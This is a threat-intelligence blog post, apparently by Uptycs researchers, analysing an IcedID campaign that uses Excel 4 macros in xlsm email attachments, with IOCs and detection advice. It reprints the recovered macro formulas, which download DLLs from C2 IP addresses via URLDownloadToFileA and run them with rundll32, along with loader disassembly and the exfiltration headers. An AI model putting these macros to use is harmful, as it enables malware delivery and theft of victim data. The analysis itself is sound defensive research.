
IcedID campaign spotted being spiced with Excel 4 Macros

uptycs.com/blog/icedid-campaign-spotted-being-spiced-with-excel-4-macros



Research by Ashwin Vamshi and Abhijit Mohanta

Quick-Look Summary:

- IcedID appears to be taking the place of Emotet, based on a significant influx of samples in our threat intelligence systems
- A majority of these IcedID samples are distributed via xlsm files attached to emails
- We've identified three ways these Excel 4 Macros are evading detection

Uptycs' threat research team has observed an ongoing IcedID campaign heavily using Microsoft Excel xlsm documents with Excel 4 Macros and techniques to hinder analysis. Xlsm supports the embedding of Excel 4.0 Macros formulas used in Excel spreadsheet cells. Attackers leverage this functionality to embed arbitrary commands, which usually download a malicious payload from the URL using the formulas in the document.

In this piece, we'll provide an analysis on our discovery of the ongoing campaign via Uptycs' threat intelligence.

IcedID

IcedID, also known as BokBot, is a modular banking trojan that targets user financial information and is capable of acting as a dropper for other malware. In a three month span, we have observed over 15,000 HTTP requests from malicious documents, the majority of which were Microsoft Excel spreadsheets carrying an extension. Based on this increasing trend, we believe that IcedID will emerge as an incarnation of Emotet after its disruption. IcedID has also been recently reported to deploy ransomware operations, moving towards a malware-as-a-Service (MaaS) model to distribute malware.

Threat Intelligence Analysis

Our in-house threat intelligence systems provide us intelligence on the latest threats, threat actors and campaigns through an osquery-based sandbox. The threat research team regularly monitors these systems to ensure robust coverage, also ingesting the latest intelligence and indicators into our integrated Threat Intelligence provided in the Uptycs Security Analytics Platform.

From January 1, 2021 through March 31, 2021, we identified over 15,000 HTTP requests from over 4,000 similar malicious documents (see Figure 1).




Figure 1: Threat Intelligence system HTTP requests cluster. (Click to see larger version.)

93% of these malicious office documents belong to a Microsoft Excel spreadsheet file carrying extensions xls or xlsm (see Figure 2).




Figure 2: Malicious document types.

The Microsoft Excel spreadsheet files (.xlsm, xls) were carrying the names:

- overdue
- claim
- calculation
- inform
- refusal
- complaint and compensation claim

These files appeared with randomly appended names like Claim_331903057_03292021.xlsm.

The http request of the malicious documents consisted of a second stage executable file (PE - EXE/DLL) with a fake extension dat, jpg and gif (see Figure 3).





Figure 3: Second stage PE file with fake extensions like dat,gif and jpg.

The fake extensions were the second stage payload of Qakbot and IcedID malware families. Qakbot and IcedID are generally distributed via email lures containing malicious office documents as an attachment. The next stage executables (PE - EXE/DLL) are downloaded via compromised websites with fake extensions.

Technical Analysis: XLSM files Excel 4.0 Macros

A majority of these Microsoft Excel spreadsheet documents were in xlsm format. One such xlsm document that recently hit our in-house osquery-based sandbox was titled, “Claim_331903057_03292021.xlsm” (Hash - 43226874cd34010fa7c8286974174b5e261677ed0b48ed0632903112f68720a8).

Upon execution, the xlsm file presented a message to enable content to view the message.



Document created using the application not related to Microsoft Office


For viewing/editing, perform the following steps:

- Click **Enable editing** button from the yellow bar above
- Once you have enabled editing, please click **Enable Content** button from the yellow bar above

Figure 4: Message Upon Execution of Claim_331903057_03292021.xlsm. *(Click to see larger version.)*

Enabling the content allows the embedded Excel 4 macro formulas to execute. Upon investigation we identified three interesting techniques used to hinder analysis:

1. Hiding macro formulas in three different sheets
2. Masking the macro formula using a white font on white background
3. Shrinking the cell contents and making the original content invisible




CD280

```
=EXEC("rundll32 "&"..\Hodas.vyur"&",DllRegisterServer")
```

Claim_331903057_03292021.xlsm

Figure 5: Hidden macro found in Claim_331903057_03292021.xlsm. (Click to see larger version.)

Upon unmasking the anti-analysis techniques, the Excel 4 macro formula used for downloading the IcedID loader payloads was revealed.




	=NOW()	
	=FORMULA.FILL("URLDownloadToFileA",CE271)	
=CONCATENATE(CC274,CD266,CC2		
=CONCATENATE(CC275,CD266,CC2	=REGISTER(CE270,CE271,CE269,CE273,,1,9)	JJCCJJ
=CONCATENATE(CC276,CD266,CC2	=REGISTER(CE270,CE271,CE272,CE273,,1,9)	uRlMon
	=Belandes(0,CC268,"..\Hodas.vyur",0,0)	
	=Belandes(0,CC269,"..\Hodas.vyur1",0,0)	JJCCBB
.dat	=Belandes(0,CC270,"..\Hodas.vyur2",0,0)	Belandes
http://45.150.67.234/		
http://45.150.67.232/		
http://195.123.210.162/		
	=EXEC("rundll32 "&"..\Hodas.vyur"&",DllRegisterServer")	
	=GOTO(Lov!E4)	

Figure 6: Unhidden XLM 4 macros - the IcedID payload URL's. (Click to see larger version.)


The macros which are distributed across various cells download three DLL files with the .dat extension from the command-and-control (C2) servers to "C:\Users\Admin" - Hodas.vyur, Hodas.vyur1 and Hodas.vyur2. These DLL files are executed using - "rundll32 DllName, DllRegisterServer".

The IcedID loader then retrieves information about the victim PC and sends it over the C2 server in an encoded form, as shown in Figures 7 and 8.




```
.text:000000018000255D loc_18000255D:                         ; CODE XREF: .text:0000000180002588↓j
.text:000000018000255D                 movzx   ecx, al
.text:0000000180002560                 inc     r8
.text:0000000180002563                 mov     eax, ecx
.text:0000000180002565                 and     ecx, 0Fh
.text:0000000180002568                 shr     rax, 4
.text:000000018000256C                 movsx   eax, byte ptr [rax+rdx]
.text:0000000180002570                 mov     [r11+r9*2], ax
.text:0000000180002575                 movsx   eax, byte ptr [rcx+rdx]
.text:0000000180002579                 mov     [r11+r9*2+2], ax
.text:000000018000257F                 add     r9, 2
.text:0000000180002583                 mov     al, [r8]
.text:0000000180002586                 test    al, al
.text:0000000180002588                 jnz     short loc_18000255D
.text:000000018000258A
```

Figure 7: IcedID loader encoding routine.



```
movzx ecx,al
inc r8                                   r8:"KE-PC"
mov eax,ecx
and ecx,F
shr rax,4
movsx eax,byte ptr ds:[rax+rdx]
mov word ptr ds:[r11+r9*2],ax
movsx eax,byte ptr ds:[rcx+rdx]          rcx+rdx*1:"123456789ABCDEF"
mov word ptr ds:[r11+r9*2+2],ax
add r9,2
mov al,byte ptr ds:[r8]                  r8:"KE-PC"
test al,al
jne 35195D
mov word ptr ds:[r11+r9*2],bx
mov rax,r9
mov rbx,qword ptr ss:[rsp+8]
ret
```

PC name getting encoded



```
       ASCII
L6F4A0 ø....... .......OK...........ð.°«««««««««««««««ïþïþïþïþïþïþïþïþ
L6F4E0 ................@.........S.Rg.?C.o.o.k.i.e.:. ._._.g.a.d.s.=.2.
L6F520 8.4.3.6.8.6.2.2.4.:.1.:.3.3.6.5.0.:.4.8.;. ._.g.a.t.=.6...1...7.
L6F560 6.0.1...6.4.;. ._.g.a.=.1...5.2.6.0.5.8...2.0.2.0.5.5.7.3.9.8...
L6F5A0 1.4.8.;. ._.u.=.4.B.4.1.4.B.4.5.2.D.5.0.4.3.:.6.B.6.1.6.B.6.5.;.
L6F5E0  ._._.i.o.=.2.1._.2.2.8.6.7.2.1.5.2.2._.9.7.2.6.8.8.9.9._.3.9.1.
L6F620 2.7.0.8.4.1.6.;. ._.g.i.d.=.4.0.0.8.4.9.E.5.4.E.4.8.............
```

Figure 8: IcedID loader http request headers. (Click to see larger version.)

The http headers translate to the following:

- **_*gat*= NativeSystemInfo**
- **_*u*= UserName**
- **_*gid*= AdaptersInfo**
- **__*io*=AccountName**

Uptycs' EDR capabilities detected this attack with a threat score of 10/10 as shown in the figure below.




Figure 9: Uptycs EDR detection of the IcedID xlsm file. *(Click to see larger version.)*

Given our recent observations, we believe that IcedID will emerge as an incarnation of Emotet, moving towards a Malware-as-a-Service (MaaS) model to distribute malware. We recommend the following measures for enterprise users and administrators to identify and protect against such attacks:

- Deploy a multi-layered and real-time detection solution to label, classify, score and prioritizes incidents.
- Regularly monitor the suspicious processes, events, and network traffic spawned on the execution of any suspicious documents arriving from untrusted sources.
- Always be cautious in opening documents from unknown or untrusted sources.
- Keep systems updated with the latest releases and patches.

Credits: Thanks to our Uptycs Team members Rohit Bhagat for making enhancements with clustering in our threat intelligence portal and Siddharth Sharma for the analysis.

IOCs

Hashes

7152b279e52e2c6fc0f1cfdafcdccfb45285805de1600d47b28cddac9a1c2bb1

57494b5bbe886b1fa00dc81f3f835be03769ed2d7eddd7833991ef57d2c45a2d

072c80376261caa87677abfb9dfc268ef0ef49e1611c1c554368a3501231ad6e

f13f315f4c463e582676a253e6b1a3f487e4f98c2bc6bb40f072dae005020d9b

0bcf2c56c5d3a2c17d1789ac4f3e22b43279957864f30170183e235fa555b4fc

f151ec5b824c7c7eef1e2178c2701353cdf349ac32db5ba09d17474093f77abf

c29b93cf7a5134d0569d325fce06472e511c9f244781e05f9ec1efab261faa64

7a9f6247087a03c17273a1d44dc996d93035220d8fa01b7c7d6f29e73481397b

ac7ffe03290d646f0d6b2b70d72bdf5ddec6ea68518a46a43f6cadb8405d55c1

6962c82ca95e3804e022e42c91f1708f8912a7d798d9baccaaa13bc4a04065d3

62db4784c54b77efaacdc85bd6ef2eabb45dcd5f8eec6b3495047b74304fa004

cc804b05d5af7ba2fb752fee78584d8961261900645cc3ceecadd81c3408914b

27f39954ae5f9a1be4a456ed55dbd4b56194729ebb1f23f66c0bdb08ecdf3a20

cf3bff21932f3b9b0a615aa768b6458880b5bee596567b88fd9bc62949dd9ce1 a76722baf26a2d18dcee08a70df303b8cc330cddb3acc94719b57dd8c12f02cd

f561cc1cc2e6284a37479f53771fff1bab0af7fcf3257a6900489807d896d00f

51d5f805abac585c1cb686c3b87d1597a8ae66c0a3a83f15a5f3143a1197b8e4

249c42bf328ab7cc321da48fcc9d2ba3ffb8afb160776f961554adf8605f894e

d62bff7ef25d08b4d57333e3b7afd9ef8aba7ecdd5e5c2ccdb6351d3808e3e32

14b50bfa149def72f5dc08d27dfff8bd0204d8b8e28c0757327ea1189414c130

4531a5ed6fb4a6ff8bb556305f2a85dd8e3b6f5100c1188223725d50a75ba61d

a1c74b07693b5c505edf3682a1c0703229eff8e71b3d61718b59c06e993df226

URLs

missimokotov[.]space

metaflip[.]io

partsapp[.]com[.]br

usaaforced[.]fun

agenbolatermurah[.]com

tajushariya[.]com

columbia[.]aula-web[.]net

Tag(s): malware , threat intelligence , threat research

Uptycs Threat Research

Research and updates from the Uptycs Threat Research team.

Connect with the author